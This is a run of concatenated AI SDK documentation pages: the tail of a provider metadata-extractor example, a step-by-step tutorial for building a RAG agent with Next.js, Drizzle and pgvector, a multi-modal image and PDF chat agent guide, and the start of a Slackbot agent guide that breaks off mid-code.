processChunk: parsedChunk => {
if (parsedChunk.server_timing) {
accumulatedData.timing.push(parsedChunk.server_timing);
}
if (parsedChunk.custom_data) {
Object.assign(accumulatedData.customFields, parsedChunk.custom_data);
}
},
// Build final metadata from accumulated data
buildMetadata: () => ({
myProvider: {
streamTiming: accumulatedData.timing,
customData: accumulatedData.customFields,
},
}),
};
},
};
You can provide a metadata extractor when creating your provider instance:
const provider = createOpenAICompatible({
name: 'my-provider',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
metadataExtractor: myMetadataExtractor,
});
The extracted metadata will be included in the response under the providerMetadata field:
const { text, providerMetadata } = await generateText({
model: provider('model-id'),
prompt: 'Hello',
});
console.log(providerMetadata.myProvider.customMetric);
This allows you to access provider-specific information while maintaining a consistent interface across different providers.
title: RAG Agent description: Learn how to build a RAG Agent with the AI SDK and Next.js tags: [ 'rag', 'chatbot', 'next', 'embeddings', 'database', 'retrieval', 'memory', 'agent', ]
RAG Agent Guide
In this guide, you will learn how to build a retrieval-augmented generation (RAG) agent.
Before we dive in, let's look at what RAG is, and why we would want to use it.
What is RAG?
RAG stands for retrieval augmented generation. In simple terms, RAG is the process of providing a Large Language Model (LLM) with specific information relevant to the prompt.
Why is RAG important?
While LLMs are powerful, the information they can reason on is restricted to the data they were trained on. This problem becomes apparent when asking an LLM for information outside of their training data, like proprietary data or common knowledge that has occurred after the model’s training cutoff. RAG solves this problem by fetching information relevant to the prompt and then passing that to the model as context.
To illustrate with a basic example, imagine asking the model for your favorite food:
**input**
What is my favorite food?
**generation**
I don't have access to personal information about individuals, including their
favorite foods.
Not surprisingly, the model doesn’t know. But imagine, alongside your prompt, the model received some extra context:
**input**
Respond to the user's prompt using only the provided context.
user prompt: 'What is my favorite food?'
context: user loves chicken nuggets
**generation**
Your favorite food is chicken nuggets!
Just like that, you have augmented the model’s generation by providing relevant information to the query. Assuming the model has the appropriate information, it is now highly likely to return an accurate response to the users query. But how does it retrieve the relevant information? The answer relies on a concept called embedding.
Embedding
Embeddings are a way to represent words, phrases, or images as vectors in a high-dimensional space. In this space, similar words are close to each other, and the distance between words can be used to measure their similarity.
In practice, this means that if you embedded the words cat and dog, you would expect them to be plotted close to each other in vector space. The process of calculating the similarity between two vectors is called ‘cosine similarity’ where a value of 1 would indicate high similarity and a value of -1 would indicate high opposition.
As mentioned above, embeddings are a way to represent the semantic meaning of words and phrases. The implication here is that the larger the input to your embedding, the lower quality the embedding will be. So how would you approach embedding content longer than a simple phrase?
Chunking
Chunking refers to the process of breaking down a particular source material into smaller pieces. There are many different approaches to chunking and it’s worth experimenting as the most effective approach can differ by use case. A simple and common approach to chunking (and what you will be using in this guide) is separating written content by sentences.
Once your source material is appropriately chunked, you can embed each one and then store the embedding and the chunk together in a database. Embeddings can be stored in any database that supports vectors. For this tutorial, you will be using Postgres alongside the pgvector plugin.
All Together Now
Combining all of this together, RAG is the process of enabling the model to respond with information outside of it’s training data by embedding a users query, retrieving the relevant source material (chunks) with the highest semantic similarity, and then passing them alongside the initial query as context. Going back to the example where you ask the model for your favorite food, the prompt preparation process would look like this.
By passing the appropriate context and refining the model’s objective, you are able to fully leverage its strengths as a reasoning machine.
Onto the project!
Project Setup
In this project, you will build a agent that will only respond with information that it has within its knowledge base. The agent will be able to both store and retrieve information. This project has many interesting use cases from customer support through to building your own second brain!
This project will use the following stack:
- Next.js 14 (App Router)
- AI SDK
- Vercel AI Gateway
- Drizzle ORM
- Postgres with pgvector
- shadcn-ui and TailwindCSS for styling
Clone Repo
To reduce the scope of this guide, you will be starting with a repository that already has a few things set up for you:
- Drizzle ORM (
lib/db) including an initial migration and a script to migrate (db:migrate) - a basic schema for the
resourcestable (this will be for source material) - a Server Action for creating a
resource
To get started, clone the starter repository with the following command:
<Snippet text={[ 'git clone https://github.com/vercel/ai-sdk-rag-starter', 'cd ai-sdk-rag-starter', ]} />
First things first, run the following command to install the project’s dependencies:
Create Database
You will need a Postgres database to complete this tutorial. If you don't have Postgres setup on your local machine you can:
- Create a free Postgres database with Vercel (recommended - see instructions below); or
- Follow this guide to set it up locally
Setting up Postgres with Vercel
To set up a Postgres instance on your Vercel account:
- Go to Vercel.com and make sure you're logged in
- Navigate to your team homepage
- Click on the Integrations tab
- Click Browse Marketplace
- Look for the Storage option in the sidebar
- Select the Neon option (recommended, but any other PostgreSQL database provider should work)
- Click Install, then click Install again in the top right corner
- On the "Get Started with Neon" page, click Create Database on the right
- Select your region (e.g., Washington, D.C., U.S. East)
- Turn off Auth
- Click Continue
- Name your database (you can use the default name or rename it to something like "RagTutorial")
- Click Create in the bottom right corner
- After seeing "Database created successfully", click Done
- You'll be redirected to your database instance
- In the Quick Start section, click Show secrets
- Copy the full
DATABASE_URLenvironment variable
Migrate Database
Once you have a Postgres database, you need to add the connection string as an environment secret.
Make a copy of the .env.example file and rename it to .env.
Open the new .env file. You should see an item called DATABASE_URL. Copy in your database connection string after the equals sign.
With that set up, you can now run your first database migration. Run the following command:
This will first add the pgvector extension to your database. Then it will create a new table for your resources schema that is defined in lib/db/schema/resources.ts. This schema has four columns: id, content, createdAt, and updatedAt.
Vercel AI Gateway Key
For this guide, you will need a Vercel AI Gateway API key, which gives you access to hundreds of models from different providers with one API key. If you haven't obtained your Vercel AI Gateway API key, you can do so by signing up on the Vercel website.
Now, open your .env file and add your API Gateway key:
AI_GATEWAY_API_KEY=your-api-key
Replace your-api-key with your actual Vercel AI Gateway API key.
Build
Let’s build a quick task list of what needs to be done:
- Create a table in your database to store embeddings
- Add logic to chunk and create embeddings when creating resources
- Create an agent
- Give the agent tools to query / create resources for it’s knowledge base
Create Embeddings Table
Currently, your application has one table (resources) which has a column (content) for storing content. Remember, each resource (source material) will have to be chunked, embedded, and then stored. Let’s create a table called embeddings to store these chunks.
Create a new file (lib/db/schema/embeddings.ts) and add the following code:
import { nanoid } from '@/lib/utils';
import { index, pgTable, text, varchar, vector } from 'drizzle-orm/pg-core';
import { resources } from './resources';
export const embeddings = pgTable(
'embeddings',
{
id: varchar('id', { length: 191 })
.primaryKey()
.$defaultFn(() => nanoid()),
resourceId: varchar('resource_id', { length: 191 }).references(
() => resources.id,
{ onDelete: 'cascade' },
),
content: text('content').notNull(),
embedding: vector('embedding', { dimensions: 1536 }).notNull(),
},
table => ({
embeddingIndex: index('embeddingIndex').using(
'hnsw',
table.embedding.op('vector_cosine_ops'),
),
}),
);
This table has four columns:
id- unique identifierresourceId- a foreign key relation to the full source materialcontent- the plain text chunkembedding- the vector representation of the plain text chunk
To perform similarity search, you also need to include an index (HNSW or IVFFlat) on this column for better performance.
To push this change to the database, run the following command:
Add Embedding Logic
Now that you have a table to store embeddings, it’s time to write the logic to create the embeddings.
Create a file with the following command:
Generate Chunks
Remember, to create an embedding, you will start with a piece of source material (unknown length), break it down into smaller chunks, embed each chunk, and then save the chunk to the database. Let’s start by creating a function to break the source material into small chunks.
const generateChunks = (input: string): string[] => {
return input
.trim()
.split('.')
.filter(i => i !== '');
};
This function will take an input string and split it by periods, filtering out any empty items. This will return an array of strings. It is worth experimenting with different chunking techniques in your projects as the best technique will vary.
Install AI SDK
You will use the AI SDK to create embeddings. This will require two more dependencies, which you can install by running the following command:
This will install the AI SDK and the AI SDK's React hooks.
Generate Embeddings
Let’s add a function to generate embeddings. Copy the following code into your lib/ai/embedding.ts file.
import { embedMany } from 'ai';
const embeddingModel = 'openai/text-embedding-ada-002';
const generateChunks = (input: string): string[] => {
return input
.trim()
.split('.')
.filter(i => i !== '');
};
export const generateEmbeddings = async (
value: string,
): Promise<Array<{ embedding: number[]; content: string }>> => {
const chunks = generateChunks(value);
const { embeddings } = await embedMany({
model: embeddingModel,
values: chunks,
});
return embeddings.map((e, i) => ({ content: chunks[i], embedding: e }));
};
In this code, you first define the model you want to use for the embeddings. In this example, you are using OpenAI’s text-embedding-ada-002 embedding model.
Next, you create an asynchronous function called generateEmbeddings. This function will take in the source material (value) as an input and return a promise of an array of objects, each containing an embedding and content. Within the function, you first generate chunks for the input. Then, you pass those chunks to the embedMany function imported from the AI SDK which will return embeddings of the chunks you passed in. Finally, you map over and return the embeddings in a format that is ready to save in the database.
Update Server Action
Open the file at lib/actions/resources.ts. This file has one function, createResource, which, as the name implies, allows you to create a resource.
'use server';
import {
NewResourceParams,
insertResourceSchema,
resources,
} from '@/lib/db/schema/resources';
import { db } from '../db';
export const createResource = async (input: NewResourceParams) => {
try {
const { content } = insertResourceSchema.parse(input);
const [resource] = await db
.insert(resources)
.values({ content })
.returning();
return 'Resource successfully created.';
} catch (e) {
if (e instanceof Error)
return e.message.length > 0 ? e.message : 'Error, please try again.';
}
};
This function is a Server Action, as denoted by the “use server”; directive at the top of the file. This means that it can be called anywhere in your Next.js application. This function will take an input, run it through a Zod schema to ensure it adheres to the correct schema, and then creates a new resource in the database. This is the ideal location to generate and store embeddings of the newly created resources.
Update the file with the following code:
'use server';
import {
NewResourceParams,
insertResourceSchema,
resources,
} from '@/lib/db/schema/resources';
import { db } from '../db';
import { generateEmbeddings } from '../ai/embedding';
import { embeddings as embeddingsTable } from '../db/schema/embeddings';
export const createResource = async (input: NewResourceParams) => {
try {
const { content } = insertResourceSchema.parse(input);
const [resource] = await db
.insert(resources)
.values({ content })
.returning();
const embeddings = await generateEmbeddings(content);
await db.insert(embeddingsTable).values(
embeddings.map(embedding => ({
resourceId: resource.id,
...embedding,
})),
);
return 'Resource successfully created and embedded.';
} catch (error) {
return error instanceof Error && error.message.length > 0
? error.message
: 'Error, please try again.';
}
};
First, you call the generateEmbeddings function created in the previous step, passing in the source material (content). Once you have your embeddings (e) of the source material, you can save them to the database, passing the resourceId alongside each embedding.
Create Root Page
Great! Let's build the frontend. The AI SDK’s useChat hook allows you to easily create a conversational user interface for your agent.
Replace your root page (app/page.tsx) with the following code.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
<div className="space-y-4">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
<div>
<div className="font-bold">{m.role}</div>
{m.parts.map(part => {
switch (part.type) {
case 'text':
return <p>{part.text}</p>;
}
})}
</div>
</div>
))}
</div>
<form
onSubmit={e => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
}}
>
<input
className="fixed bottom-0 w-full max-w-md p-2 mb-8 border border-gray-300 rounded shadow-xl"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.currentTarget.value)}
/>
</form>
</div>
);
}
The useChat hook enables the streaming of chat messages from your AI provider (you will be using OpenAI via the Vercel AI Gateway), manages the state for chat input, and updates the UI automatically as new messages are received.
Run the following command to start the Next.js dev server:
Head to http://localhost:3000. You should see an empty screen with an input bar floating at the bottom. Try to send a message. The message shows up in the UI for a fraction of a second and then disappears. This is because you haven’t set up the corresponding API route to call the model! By default, useChat will send a POST request to the /api/chat endpoint with the messages as the request body.
You can customize the endpoint in the useChat configuration object
Create API Route
In Next.js, you can create custom request handlers for a given route using Route Handlers. Route Handlers are defined in a route.ts file and can export HTTP methods like GET, POST, PUT, PATCH etc.
Create a file at app/api/chat/route.ts by running the following command:
Open the file and add the following code:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
In this code, you declare and export an asynchronous function called POST. You retrieve the messages from the request body and then pass them to the streamText function imported from the AI SDK, alongside the model you would like to use. Finally, you return the model’s response in UIMessageStreamResponse format.
Head back to the browser and try to send a message again. You should see a response from the model streamed directly in!
Refining your prompt
While you now have a working agent, it isn't doing anything special.
Let’s add system instructions to refine and restrict the model’s behavior. In this case, you want the model to only use information it has retrieved to generate responses. Update your route handler with the following code:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Head back to the browser and try to ask the model what your favorite food is. The model should now respond exactly as you instructed above (“Sorry, I don’t know”) given it doesn’t have any relevant information.
In its current form, your agent is now, well, useless. How do you give the model the ability to add and query information?
Using Tools
A tool is a function that can be called by the model to perform a specific task. You can think of a tool like a program you give to the model that it can run as and when it deems necessary.
Let’s see how you can create a tool to give the model the ability to create, embed and save a resource to your agents’ knowledge base.
Add Resource Tool
Update your route handler with the following code:
import { createResource } from '@/lib/actions/resources';
import { convertToModelMessages, streamText, tool, UIMessage } from 'ai';
import { z } from 'zod';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
messages: await convertToModelMessages(messages),
tools: {
addResource: tool({
description: `add a resource to your knowledge base.
If the user provides a random piece of knowledge unprompted, use this tool without asking for confirmation.`,
inputSchema: z.object({
content: z
.string()
.describe('the content or resource to add to the knowledge base'),
}),
execute: async ({ content }) => createResource({ content }),
}),
},
});
return result.toUIMessageStreamResponse();
}
In this code, you define a tool called addResource. This tool has three elements:
- description: description of the tool that will influence when the tool is picked.
- inputSchema: Zod schema that defines the input necessary for the tool to run.
- execute: An asynchronous function that is called with the arguments from the tool call.
In simple terms, on each generation, the model will decide whether it should call the tool. If it deems it should call the tool, it will extract the input and then append a new message to the messages array of type tool-call. The AI SDK will then run the execute function with the parameters provided by the tool-call message.
Head back to the browser and tell the model your favorite food. You should see an empty response in the UI. Did anything happen? Let’s see. Run the following command in a new terminal window.
This will start Drizzle Studio where we can view the rows in our database. You should see a new row in both the embeddings and resources table with your favorite food!
Let’s make a few changes in the UI to communicate to the user when a tool has been called. Head back to your root page (app/page.tsx) and add the following code:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
<div className="space-y-4">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
<div>
<div className="font-bold">{m.role}</div>
{m.parts.map(part => {
switch (part.type) {
case 'text':
return <p>{part.text}</p>;
case 'tool-addResource':
case 'tool-getInformation':
return (
<p>
call{part.state === 'output-available' ? 'ed' : 'ing'}{' '}
tool: {part.type}
<pre className="my-4 bg-zinc-100 p-2 rounded-sm">
{JSON.stringify(part.input, null, 2)}
</pre>
</p>
);
}
})}
</div>
</div>
))}
</div>
<form
onSubmit={e => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
}}
>
<input
className="fixed bottom-0 w-full max-w-md p-2 mb-8 border border-gray-300 rounded shadow-xl"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.currentTarget.value)}
/>
</form>
</div>
);
}
With this change, you now conditionally render the tool that has been called directly in the UI. Save the file and head back to browser. Tell the model your favorite movie. You should see which tool is called in place of the model’s typical text response.
Improving UX with Multi-Step Calls
It would be nice if the model could summarize the action too. However, technically, once the model calls a tool, it has completed its generation as it ‘generated’ a tool call. How could you achieve this desired behavior?
The AI SDK has a feature called stopWhen which allows stopping conditions when the model generates a tool call. If those stopping conditions haven't been hit, the AI SDK will automatically send tool call results back to the model!
Open your root page (api/chat/route.ts) and add the following key to the streamText configuration object:
import { createResource } from '@/lib/actions/resources';
import {
convertToModelMessages,
streamText,
tool,
UIMessage,
isStepCount,
} from 'ai';
import { z } from 'zod';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
messages: await convertToModelMessages(messages),
stopWhen: isStepCount(5),
tools: {
addResource: tool({
description: `add a resource to your knowledge base.
If the user provides a random piece of knowledge unprompted, use this tool without asking for confirmation.`,
inputSchema: z.object({
content: z
.string()
.describe('the content or resource to add to the knowledge base'),
}),
execute: async ({ content }) => createResource({ content }),
}),
},
});
return result.toUIMessageStreamResponse();
}
Head back to the browser and tell the model your favorite pizza topping (note: pineapple is not an option). You should see a follow-up response from the model confirming the action.
Retrieve Resource Tool
The model can now add and embed arbitrary information to your knowledge base. However, it still isn’t able to query it. Let’s create a new tool to allow the model to answer questions by finding relevant information in your knowledge base.
To find similar content, you will need to embed the users query, search the database for semantic similarities, then pass those items to the model as context alongside the query. To achieve this, let’s update your embedding logic file (lib/ai/embedding.ts):
import { embed, embedMany } from 'ai';
import { db } from '../db';
import { cosineDistance, desc, gt, sql } from 'drizzle-orm';
import { embeddings } from '../db/schema/embeddings';
const embeddingModel = 'openai/text-embedding-ada-002';
const generateChunks = (input: string): string[] => {
return input
.trim()
.split('.')
.filter(i => i !== '');
};
export const generateEmbeddings = async (
value: string,
): Promise<Array<{ embedding: number[]; content: string }>> => {
const chunks = generateChunks(value);
const { embeddings } = await embedMany({
model: embeddingModel,
values: chunks,
});
return embeddings.map((e, i) => ({ content: chunks[i], embedding: e }));
};
export const generateEmbedding = async (value: string): Promise<number[]> => {
const input = value.replaceAll('\\n', ' ');
const { embedding } = await embed({
model: embeddingModel,
value: input,
});
return embedding;
};
export const findRelevantContent = async (userQuery: string) => {
const userQueryEmbedded = await generateEmbedding(userQuery);
const similarity = sql<number>`1 - (${cosineDistance(
embeddings.embedding,
userQueryEmbedded,
)})`;
const similarGuides = await db
.select({ name: embeddings.content, similarity })
.from(embeddings)
.where(gt(similarity, 0.5))
.orderBy(t => desc(t.similarity))
.limit(4);
return similarGuides;
};
In this code, you add two functions:
generateEmbedding: generate a single embedding from an input stringfindRelevantContent: embeds the user’s query, searches the database for similar items, then returns relevant items
With that done, it’s onto the final step: creating the tool.
Go back to your route handler (api/chat/route.ts) and add a new tool called getInformation:
import { createResource } from '@/lib/actions/resources';
import {
convertToModelMessages,
streamText,
tool,
UIMessage,
isStepCount,
} from 'ai';
import { z } from 'zod';
import { findRelevantContent } from '@/lib/ai/embedding';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
messages: await convertToModelMessages(messages),
stopWhen: isStepCount(5),
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
tools: {
addResource: tool({
description: `add a resource to your knowledge base.
If the user provides a random piece of knowledge unprompted, use this tool without asking for confirmation.`,
inputSchema: z.object({
content: z
.string()
.describe('the content or resource to add to the knowledge base'),
}),
execute: async ({ content }) => createResource({ content }),
}),
getInformation: tool({
description: `get information from your knowledge base to answer questions.`,
inputSchema: z.object({
question: z.string().describe('the users question'),
}),
execute: async ({ question }) => findRelevantContent(question),
}),
},
});
return result.toUIMessageStreamResponse();
}
Head back to the browser, refresh the page, and ask for your favorite food. You should see the model call the getInformation tool, and then use the relevant information to formulate a response!
Conclusion
Congratulations, you have successfully built an AI agent that can dynamically add and retrieve information to and from a knowledge base. Throughout this guide, you learned how to create and store embeddings, set up server actions to manage resources, and use tools to extend the capabilities of your agent.
Troubleshooting Migration Error
If you experience an error with the migration, open your migration file (lib/db/migrations/0000_yielding_bloodaxe.sql), cut (copy and remove) the first line, and run it directly on your postgres instance. You should now be able to run the updated migration.
If you're using the Vercel setup above, you can run the command directly by either:
- Going to the Neon console and entering the command there, or
- Going back to the Vercel platform, navigating to the Quick Start section of your database, and finding the PSQL connection command (second tab). This will connect to your instance in the terminal where you can run the command directly.
title: Multi-Modal Agent description: Learn how to build a multi-modal agent that can process images and PDFs with the AI SDK. tags: ['multi-modal', 'agent', 'images', 'pdf', 'vision', 'next']
Multi-Modal Agent
In this guide, you will build a multi-modal agent capable of understanding both images and PDFs.
Multi-modal refers to the ability of the agent to understand and generate responses in multiple formats. In this guide, we'll focus on images and PDFs - two common document types that modern language models can process natively.
We'll build this agent using OpenAI's GPT-4o, but the same code works seamlessly with other providers - you can switch between them by changing just one line of code.
Prerequisites
To follow this quickstart, you'll need:
- Node.js 18+ and pnpm installed on your local development machine.
- A Vercel AI Gateway API key.
If you haven't obtained your Vercel AI Gateway API key, you can do so by signing up on the Vercel website.
Create Your Application
Start by creating a new Next.js application. This command will create a new directory named multi-modal-agent and set up a basic Next.js application inside it.
Navigate to the newly created directory:
Install dependencies
Install ai and @ai-sdk/react, the AI SDK package and the AI SDK's React package respectively.
<Tab>
<Snippet text="bun add ai @ai-sdk/react" dark />
</Tab>
Configure your Vercel AI Gateway API key
Create a .env.local file in your project root and add your Vercel AI Gateway API key. This key authenticates your application with Vercel AI Gateway.
Edit the .env.local file:
AI_GATEWAY_API_KEY=your_api_key_here
Replace your_api_key_here with your actual Vercel AI Gateway API key.
Implementation Plan
To build a multi-modal agent, you will need to:
- Create a Route Handler to handle incoming chat messages and generate responses.
- Wire up the UI to display chat messages, provide a user input, and handle submitting new messages.
- Add the ability to upload images and PDFs and attach them alongside the chat messages.
Create a Route Handler
Create a route handler, app/api/chat/route.ts and add the following code:
import { streamText, convertToModelMessages, type UIMessage } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Let's take a look at what is happening in this code:
- Define an asynchronous
POSTrequest handler and extractmessagesfrom the body of the request. Themessagesvariable contains a history of the conversation between you and the agent and provides the agent with the necessary context to make the next generation. - Convert the UI messages to model messages using
convertToModelMessages, which transforms the UI-focused message format to the format expected by the language model. - Call
streamText, which is imported from theaipackage. This function accepts a configuration object that contains amodelprovider andmessages(converted in step 2). You can pass additional settings to further customize the model's behavior. - The
streamTextfunction returns aStreamTextResult. This result object contains thetoUIMessageStreamResponsefunction which converts the result to a streamed response object. - Finally, return the result to the client to stream the response.
This Route Handler creates a POST request endpoint at /api/chat.
Wire up the UI
Now that you have a Route Handler that can query a large language model (LLM), it's time to setup your frontend. AI SDK UI abstracts the complexity of a chat interface into one hook, useChat.
Update your root page (app/page.tsx) with the following code to show a list of chat messages and provide a user message input:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={`${m.id}-text-${index}`}>{part.text}</span>;
}
return null;
})}
</div>
))}
<form
onSubmit={async event => {
event.preventDefault();
sendMessage({
role: 'user',
parts: [{ type: 'text', text: input }],
});
setInput('');
}}
className="fixed bottom-0 w-full max-w-md mb-8 border border-gray-300 rounded shadow-xl"
>
<input
className="w-full p-2"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.target.value)}
/>
</form>
</div>
);
}
This page utilizes the useChat hook, configured with DefaultChatTransport to specify the API endpoint. The useChat hook provides multiple utility functions and state variables:
messages- the current chat messages (an array of objects withid,role, andpartsproperties).sendMessage- function to send a new message to the AI.- Each message contains a
partsarray that can include text, images, PDFs, and other content types. - Files are converted to data URLs before being sent to maintain compatibility across different environments.
Add File Upload
To make your agent multi-modal, let's add the ability to upload and send both images and PDFs to the model. In v5, files are sent as part of the message's parts array. Files are converted to data URLs using the FileReader API before being sent to the server.
Update your root page (app/page.tsx) with the following code:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useRef, useState } from 'react';
import Image from 'next/image';
async function convertFilesToDataURLs(files: FileList) {
return Promise.all(
Array.from(files).map(
file =>
new Promise<{
type: 'file';
mediaType: string;
url: string;
}>((resolve, reject) => {
const reader = new FileReader();
reader.onload = () => {
resolve({
type: 'file',
mediaType: file.type,
url: reader.result as string,
});
};
reader.onerror = reject;
reader.readAsDataURL(file);
}),
),
);
}
export default function Chat() {
const [input, setInput] = useState('');
const [files, setFiles] = useState<FileList | undefined>(undefined);
const fileInputRef = useRef<HTMLInputElement>(null);
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={`${m.id}-text-${index}`}>{part.text}</span>;
}
if (part.type === 'file' && part.mediaType?.startsWith('image/')) {
return (
<Image
key={`${m.id}-image-${index}`}
src={part.url}
width={500}
height={500}
alt={`attachment-${index}`}
/>
);
}
if (part.type === 'file' && part.mediaType === 'application/pdf') {
return (
<iframe
key={`${m.id}-pdf-${index}`}
src={part.url}
width={500}
height={600}
title={`pdf-${index}`}
/>
);
}
return null;
})}
</div>
))}
<form
className="fixed bottom-0 w-full max-w-md p-2 mb-8 border border-gray-300 rounded shadow-xl space-y-2"
onSubmit={async event => {
event.preventDefault();
const fileParts =
files && files.length > 0
? await convertFilesToDataURLs(files)
: [];
sendMessage({
role: 'user',
parts: [{ type: 'text', text: input }, ...fileParts],
});
setInput('');
setFiles(undefined);
if (fileInputRef.current) {
fileInputRef.current.value = '';
}
}}
>
<input
type="file"
accept="image/*,application/pdf"
className=""
onChange={event => {
if (event.target.files) {
setFiles(event.target.files);
}
}}
multiple
ref={fileInputRef}
/>
<input
className="w-full p-2"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.target.value)}
/>
</form>
</div>
);
}
In this code, you:
- Add a helper function
convertFilesToDataURLsto convert file uploads to data URLs. - Create state to hold the input text, files, and a ref to the file input field.
- Configure
useChatwithDefaultChatTransportto specify the API endpoint. - Display messages using the
partsarray structure, rendering text, images, and PDFs appropriately. - Update the
onSubmitfunction to send messages with thesendMessagefunction, including both text and file parts. - Add a file input field to the form, including an
onChangehandler to handle updating the files state.
Running Your Application
With that, you have built everything you need for your multi-modal agent! To start your application, use the command:
Head to your browser and open http://localhost:3000. You should see an input field and a button to upload files.
Try uploading an image or PDF and asking the model questions about it. Watch as the model's response is streamed back to you!
Using Other Providers
With the AI SDK's unified provider interface you can easily switch to other providers that support multi-modal capabilities:
// Using Anthropic
const result = streamText({
model: 'anthropic/claude-sonnet-4-20250514',
messages: await convertToModelMessages(messages),
});
// Using Google
const result = streamText({
model: 'google/gemini-2.5-flash',
messages: await convertToModelMessages(messages),
});
Install the provider package (@ai-sdk/anthropic or @ai-sdk/google) and update your API keys in .env.local. The rest of your code remains the same.
Where to Next?
You've built a multi-modal AI agent using the AI SDK! Experiment and extend the functionality of this application further by exploring tool calling.
title: Slackbot Agent Guide description: Learn how to use the AI SDK to build an AI Agent in Slack. tags: ['agents', 'chatbot']
Building an AI Agent in Slack with the AI SDK
In this guide, you will learn how to build a Slackbot powered by the AI SDK. The bot will be able to respond to direct messages and mentions in channels using the full context of the thread.
Slack App Setup
Before we start building, you'll need to create and configure a Slack app:
- Go to api.slack.com/apps
- Click "Create New App" and choose "From scratch"
- Give your app a name and select your workspace
- Under "OAuth & Permissions", add the following bot token scopes:
app_mentions:readchat:writeim:historyim:writeassistant:write
- Install the app to your workspace (button under "OAuth Tokens" subsection)
- Copy the Bot User OAuth Token and Signing Secret for the next step
- Under App Home -> Show Tabs -> Chat Tab, check "Allow users to send Slash commands and messages from the chat tab"
Project Setup
This project uses the following stack:
Getting Started
- Clone the repository and check out the
starterbranch
<Snippet text={[ 'git clone https://github.com/vercel-labs/ai-sdk-slackbot.git', 'cd ai-sdk-slackbot', 'git checkout starter', ]} />
- Install dependencies
<Snippet text={['pnpm install']} />
Project Structure
The starter repository already includes:
- Slack utilities (
lib/slack-utils.ts) including functions for validating incoming requests, converting Slack threads to AI SDK compatible message formats, and getting the Slackbot's user ID - General utility functions (
lib/utils.ts) including initial Exa setup - Files to handle the different types of Slack events (
lib/handle-messages.tsandlib/handle-app-mention.ts) - An API endpoint (
POST) for Slack events (api/events.ts)
Event Handler
First, let's take a look at our API route (api/events.ts):
import type { SlackEvent } from '@slack/web-api';
import {
assistantThreadMessage,
handleNewAssistantMessage,
} from '../lib/handle-messages';
import { waitUntil } from '@vercel/functions';
import { handleNewAppMention } from '../lib/handle-app-mention';
import { verifyRequest, getBotId } from '../lib/slack-utils';
export async function POST(request: Request) {
const rawBody = await request.text();
const payload = JSON.parse(rawBody);
const requestType = payload.type as 'url_verification' | 'event_callback';
// See https://api.slack.com/events/url_verification
if (requestType === 'url_verification') {
return new Response(payload.challenge, { status: 200 });
}
await verifyRequest({ requestType, request, rawBody });
try {
const botUserId = await getBotId();
const event = payload.event as SlackEvent;
if (event.type === 'app_mention') {
waitUntil(handleNewAppMention(event, botUserId));
}
if (event.type === 'assistant_thread_started') {
waitUntil(assistantThreadMessage(event));
}
if (
event.type === 'message' &&
